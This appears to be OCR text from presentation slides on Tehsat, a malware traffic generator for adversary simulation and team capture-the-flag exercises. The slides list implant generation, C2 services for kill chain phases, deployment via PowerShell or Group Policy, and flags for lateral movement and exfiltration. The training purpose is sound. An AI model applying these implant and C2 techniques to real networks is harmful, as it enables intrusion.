
- Various Protocols (HTTP, TCP, UDP, Websocket)
- Easy and Detailed Customisation (HTTP headers, Request/Response, Agents)
- Service Creation Using Profiles
- Friendly Implant Generation per Scenario (Multi-Service)

Scenario Design Steps


- Collect Communication Details from Threat Intelligence Reports
- Create Services for Kill Chain Phases (Registration, Long Term C2, Interactive C2)
- Create Implant for Selected Services
- Deploy Implant via PowerShell, Group Policy or a Single Command

https://github.com/fozavci/tehsat


Tehsat Malware Traffic Generator




Cloud & Covid Era



Distributed C2 Infrastructure




Tehsat Simulation Capabilities



Planting the Flags

Flags are useful to assess the team capabilities such as reverse engineering, malware analysis and utilising the security controls.


- *Initial malware stage delivery (e.g. command, dropper, stage1, stage2)*
- *C2 communications (e.g. profile, protocol)*
- *Lateral movement (e.g. remote service, WMI query, creds)*
- *Data exfiltration (e.g. fake DLP flags, C2 channels, WebDAV)*



Use a Capture the Flag scoring website or application (e.g. Vectr – vectr.io)

